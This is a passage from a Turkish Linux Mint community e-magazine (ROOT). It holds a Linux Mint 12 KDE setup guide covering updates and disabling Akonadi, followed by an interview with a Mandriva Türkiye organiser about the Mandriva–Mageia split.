Sistem açıldığında bizi Linux Mint'in hoşgeldiniz ekranı karşılayacak. Merak ettiklerinizi tıklayarak inceleyebilirsiniz. İşimiz bitince Kapat diyoruz. Her açılışta görmek istemiyorsak önce **Başlangıçta bu pencereyi göster** kısmındaki tiki kaldırıp sonra Kapat diyoruz.


Linux Mint 12 KDE Sürümü




Menüden bir görüntü. (Varsayılan olarak sık kullanılanlarda ekli olan yazılımlar.)



Geldik güncellemeye, sistem çekmecesindeki kalkan görünümlü simgeye tıkladığımızda yukarıdaki gibi bir ekran çıkacak. Şifremizi yazıp onaylıyoruz.




Yazılım öncelikle kendisini güncelleyecektir. **Güncelleştirmeleri Kur** diyoruz.




Linux Mint 12 KDE Sürümü


Daha sonra diğer güncellemeleri sunacak. Bu defa sistemin kararlılığı için kurmadan önce küçük bir ayar yapıyoruz.



Düzenle > Tercihler yolunu takip ederek yukarıda görülen ekrana ulaşıyoruz. 3 numaralı paketlerin hizasındaki tik işaretlerini kaldırıp, Uygula diyoruz. Tabii bu işlemten sonra güncelleme sayısı azalacak. Sadece 1. ve 2. seviyeleri görüyorsak tereddüt etmeden **Güncelleştirmeleri Kur** diyoruz.



Akonadi açık ancak Nepomuk kapalı olduğu için resimde görüldüğü gibi uyarı verebilir. (Güncellemeler ile alakası yok sadece denk geldi) Demek ki sıra geldi Akonadi'yi kapatmaya.



Sistem çekmecesindeki AkonadiTray uygulamasına sağ tıklayarak Durdur diyoruz. Daha sonra tekrar sağ tıklayarak Çık diyoruz.

Akonadi'nin sistem başlangıcında çalışmasını engellemek için **akonadiserverrc** dosyasını düzenlememiz gerekmekte. Aşağıdaki komut ile resimde görüldüğü gibi dosyayı açıyoruz.

```
kate .config/akonadi/akonadiserverrc
```

tartServer=true olan satırı **StartServer=false** olarak değiştiriyoruz.

Yazılım Yöneticisi bu sürümde sorunsuz çalışıyor. Örnek ekran görüntüsü. Yine de olur da herhangi bir sorun yaşarsanız diye Muon Software Center kurulumunu aşağıdaki komut ile yapabilirsiniz.

```
sudo apt-get install muon-installer
```

Röportaj: Mandriva Türkiye

RÖPORTAJ



Eren KOVACI
eren@linuxmint.org.tr

Eren KOVACI, Mandriva Türkiye'den Fırat KUTLU (osifa) ile Mandriva, Mageia ve Mandriva Türkiye üzerine bir sohbet yapmış. Bakalım neler konuşmuşlar...

Herkesin bildiği gibi Mandriva Linux projesinde bir takım bölünmeler yaşandı ve bunun sonucunda Mandriva Linux çatallaması olan Mageia Linux ortaya çıktı. Bu süreçte çoğu gönüllünün aklı karıştı ve desteğin hangi dağıtıma verileceği konusunda bir belirsizlik oluştu.

Bu bölünmüş yapı ülkemizdeki yapıyı da etkiledi ve Mageia Türkiye adında ayrı bir oluşum meydana getirdi. ROOT'un 6. sayısında Mageia Türkiye ile röportaj yapmıştık ancak röportaj yaptığımız Mageia Türkiye kapandı. Mandriva Türkiye bu süreçte üstüne düşen sorumluluğu alarak Mageia Linux'a da Türkçe destek vermeye başladı.

Bu süreçleri bir çoğumuz biliyoruz, ancak neler olup bittiği konusunda bir belirsizlik söz konusuydu. Bizde hem merakınızı gidermek hem de gerek dünyada gerekse ülkemizde Mandriva ve Mageia ikileminde neler olup bittiğini öğrenmek için Linux Mint Türkiye E-Dergisi ROOT adına; Mandriva Türkiye proje sorumlularından sevgili Fırat Kutlu'ya (osifa) Mandriva, Mageia

ve Mandriva Türkiye hakkında bazı sorular yönelttik, kendisi de bizi kırmayarak en içten şekilde sorularımızı yanıtladı.

Lafı fazla uzatmadan bu güzel ve aydınlatıcı röportaja geçelim. Bizleri kırmadığı için Fırat Kutlu'ya ve kardeş oluşumumuz Mandriva Türkiye'ye teşekkür ediyoruz.

Mandriva Türkiye ne zaman ve hangi amaçla kuruldu?

Kesin tarihi hatırlayamamakla birlikte forumdaki en eski tarihe göre Mandriva Türkiye'nin Emir Can arkadaşımız tarafından 2008 yılının Eylül ayında yayına başlatıldığını söyleyebilirim. Arkasından bizimle iletişime geçti ve Tanju bey ile ben yönetici olarak oluşuma katıldık. Kısa süre sonra Beyazıt ve Atilla'nın katılımıyla da yönetim tamamlanmış oldu. Forum Türk Mandriva kullanıcılarını bir araya getiren bir topluluk oluşturmak amacı ile kuruldu.

Mandriva Türkiye'nin misyonunu nedir? Kısaca özetleyebilir misiniz?

Mandriva forumunun kurulma amacı Mandriva Linux kullanıcılarına sorunlarında yardım etmek, Mandriva başta olmak üzere özgür yazılım ve GNU/Linux konusundaki deneyimlerimizi aktarmak ve Mandriva Linux'u tanıtip sevdirep yaygınlaştırmaktır. Şu anki amacına Mageia da eklenmiş durumdadır. Bu yüzden de forumun adını "Mandriva & Mageia Türkiye" olarak değiştirdik ve Mageia için "www.mageia-tr.com" adresini alarak foruma yönlendirme yaptık. Kim bilir belki ileride "Rosa Linux" da eklenebilir. Önümüzdeki gelişmeler bu durumu belirleyecektir.

Mandriva Türkiye uzun bir süre kapalı kaldı ve sonra bir geri dönüş yaşandı, topluluğa geri dönüş sürecinden biraz bahsedebilir misiniz?

Röportaj: Mandriva Türkiye

Dışarıdan Mandriva Türkiye'nin kapanışı ani olarak algılansa da aslında pek öyle olmadı. Forumun kurucusu Emir aynı zamanda forumun barındırmasından bakımına kadar tüm görevleri kendisi yürütüyordu. Bir süre sonra kendisi artık forumu taşımak istemediğini belirtti. İsteğini saygı ile karşıladık ve bizim için yeni yer bulana kadar bir süre daha forumu taşımasını istedik. Sağ olsun bizleri kırmadı ve isteğimiz üzere bir süre daha forumu taşıdı ama biz de yeni yer konusunda elimizi biraz yavaş tutmuş olmalıyız ki aradan zaman geçince kendi belirlediği kapanış tarihini bize bildiriverdi. Arkasından belirttiği tarihte bize yedekleri teslim ederek forumu kapattı.

Burada küçük bir not eklemekten geçmek istemiyorum. Emir beraber olduğumuz bu iki yıl içerisinde hiç bir isteğimize hayır demedi. Dünya görüşlerimiz ve bakış açılarımız çok farklı olsa da bizlere saygıda bir gün bile kusur etmemeye çok özen gösterdi ve kusur etmedi. Umarım biz de kendisine sevgi ve saygıda kusur etmemişizdir. Ben beraber mükemmel bir çalışma yaptığımızı düşünüyor ve katkıları için kendisine teşekkür ediyorum.

Tekrar sürece dönersek artık bu andan itibaren kendimize yer aramaya başladık. Tanju bey barındırma yapabileceğini söyleyerek LKD'ye başvurdu. Kısa sürede LKD barındırma isteğimizi kabul etti. Tanju bey'in işlerinin yoğunluğundan ve isteği üzerine bundan sonraki forumun açılma çalışmalarını ben üzerime aldım. Bu konuda Erdem'in (badibere) başını da ağrıtarak üç ay sonra forumu açılışa teknik olarak hazırladım ve Beyazıt'ın (fortran) katkıları ile birlikte Mandriva 2011'in çıkış tarihinden bir kaç gün önce yayın hayatına başladık.

Mandriva Türkçe çevirileri diğer dağıtımlarla kıyaslandığında ne durumda?

Mandriva'nın Türkçe çevirileri bir çok dağıtımdan daha iyi durumdadır ve şu anda % 99 oranındadır. Zaman içerisinde Mandriva

çevirilerinde bir çok arkadaşın katkısı vardır, isimlerini şimdi tek tek veremem ancak ilk % 100'e ulaştırma başarısının Atilla'ya (Tarakbumba) ait olduğunu da söylemeden geçemeyeceğim. Tek kişilik çeviri ordumuzdur o bizim. Onca işinin arasında Mageia ve Arch Linux'a çeviri desteği vermektedir.

Özetle Mandriva çok iyi bir Türkçe konuşmaktadır. Masaüstü ortamlarının çevirilerini dağıtımın çevirileriyle karıştıranlar olduğu için KDE çeviri ekibinin farklı olduğunu da hatırlatayım.

Mageia ile yeni bir Mandriva çatallaması oluşturulmasını doğru buluyor musunuz?

Ben kendi adıma çatallamaları destekliyorum. Çatallamaların özgür yazılımın güvencesi olduğunu düşünüyorum. Bunun en güzel örneğini yakın zamanda LibreOffice'de izledik. Bu yüzden Mandriva'da yaşanan sorunlar ve belirsizlikler sonrasında Mageia'nın çatallanmasından son derece memnunum. Bu, Mandriva gibi güzel, kararlı ve kullanımı rahat bir dağıtımın farklı isimle de olsa devamının güvencesidir.

Mageia, Mandriva'yı ne kadar etkiledi?

Açıkcası Mageia'nın Mandriva'yı ne kadar etkilediğini sağlıklı olarak anlayamıyoruz çünkü şu zaman sürecinde Mandriva'nın belirsizliği kendini daha çok etkiliyor. Mandriva ekonomik sıkıntıları halledebilmiş değil. Kendisi hakkında nihai bir kararı hala veremedi. Bu konuda net bir durum göremiyoruz hala. Yabancı Mandriva kullanıcıları da bu durumdan şikayetçi. Bu ortamda Mageia'nın konumu haliyle gitgide yükselmektedir. Mandriva ayağa kalkarsa tabi ki arkasında şirket desteği olan bir dağıtım daha güçlü olacaktır. Mageia kullanıcılarının da Mandriva'nın yok olmasını istemediğini söylemeden geçmeyeyim.

Mandriva 2011 Rosa Desktop geleneksel ya da alıştığımız Mandriva'dan biraz farklı bir yapı ile çıktı. Mageia 2'nin çıkışıyla

Röportaj: Mandriva Türkiye

beraber Mandriva - Mageia ilişkisi daha da belirginleşmeye başlayacaktır.

Mandriva'nın geleceğini nasıl görüyorsunuz, Red Hat gibi olacak mı?

İnanın artık ben de kestiremiyorum. Kendi forumlarında ve günlüklerinde de net bir açıklama yok. Topluluktan biraz kopuk duruyorlar. Açıkçası merakla bekliyorum.

Mandrake zamanının en popüler dağıtımı iken Mandriva ile gerileme başladı, bunun nedeni Ubuntu'nun gelişimi mi yoksa yanlış kararlar mı?

Mandriva aslında kurulum ve yönetim araçlarıyla son derece kolay bir dağıtım. Konsolu hiç elmeden kullanılabilen kaç dağıtım vardır bilmiyorum ama Mandriva kendi araçlarıyla çok kolay hakimiyet kurulabilen bir dağıtımdır. Mandrake'nin sihiri de buradan gelmektedir. Ben böyle harika bir dağıtıma sahip bu şirketin iyi yönetilemediğini düşünüyorum, Mandriva iyi anlatılamadı. Zamanında ücretli Mandriva kulüp sistemi sonradan kalkmasına rağmen insanları uzaklaştırdı. Ücretli paketleri yanlış anlaşıldı. Ubuntu'nun gelişimi Mandriva'yı bir miktar etkilemiştir belki ama ben şu an olduğu gibi Mandriva'nın yine kendi kendini etkilediğini düşünüyorum.

Gelecekte Mandriva içerisinde radikal değişimler olacak mı?

Ben olacağını düşünüyorum. Şirketin kapanmasından satılmasına kadar her şey olabilir.

Birkaç yıl içinde Mandriva'yı nerede görmeyi hedefliyorsunuz?

Şu haliyle bilemiyorum açıkçası. Belki Rosa Linux konuşuyor oluruz

belki de Mageia kim bilir.

DistroWatch sitesindeki düşüşü neye bağlıyorsunuz?

Mandriva'nın belirsizliği, toplulukla kopukluğu ve Mandriva 2011 Rosa'nın bir çok kullanıcıya eski Mandriva Linux'u aratması diye düşünüyorum.

Yeni başlayacak kullanıcıların ilk adımı Mandriva ile atmalarını tavsiye ediyor musunuz?

Kesinlikle tavsiye ederim. Kurulumu ve kullanımı son derece kolay bir dağıtımdır ve iyi bir Türkçe ile sizi karşılar.

Mandriva'dan başka hangi dağıtımları öneriyorsunuz?

Mageia öneririm. Ayrıca Linux Mint Debian sürümünü heyecan verici buluyorum.

Röportajımızı noktalamadan önce son olarak ne söylemek istersiniz?

Bana bu fırsatı verdiğiniz için ROOT dergisine ve Linux Mint Türkiye topluluğuna çok teşekkür ediyorum.

Bu Sayının da Sonuna Geldik

Bu Sayıda Emeęi Geçenler

Bora ALPER
Cem KÜÇÜK
ağrı TEPEBAŞILI
Eren KOVANCI
Fırat KUTLU
Gökhan GÖKKAYA
Gökşin AKDENİZ
Hamit Giray NART
Hasan GÖRMÜŞ
Murat CEBİR
Okan AKINCI
Onur KARATAŞ
Suat ALPOğLU

Linux Mint Kullanıcısı İçin Faydalı Adresler

Linux Mint Resmi Sitesi

Linux Mint Topluluğu Forum Sitesi

Linux Mint Türkiye Sitesi

Linux Mint Türkiye Topluluğu Forum Sitesi

ROOT e-dergisi içeriği, yazarı tarafından aksi belirtilmedikçe, Creative Commons (by-sa) ile lisanslanmıştır. Alıntıların kendi orjinal lisansları geçerlidir.

Bu yayın, **Linux Mint** Türkiye topluluğu tarafından yayımlanmaktadır.

Linux Mint marka ve logosu, **Linux Mint** Topluluğu tescilli markasıdır.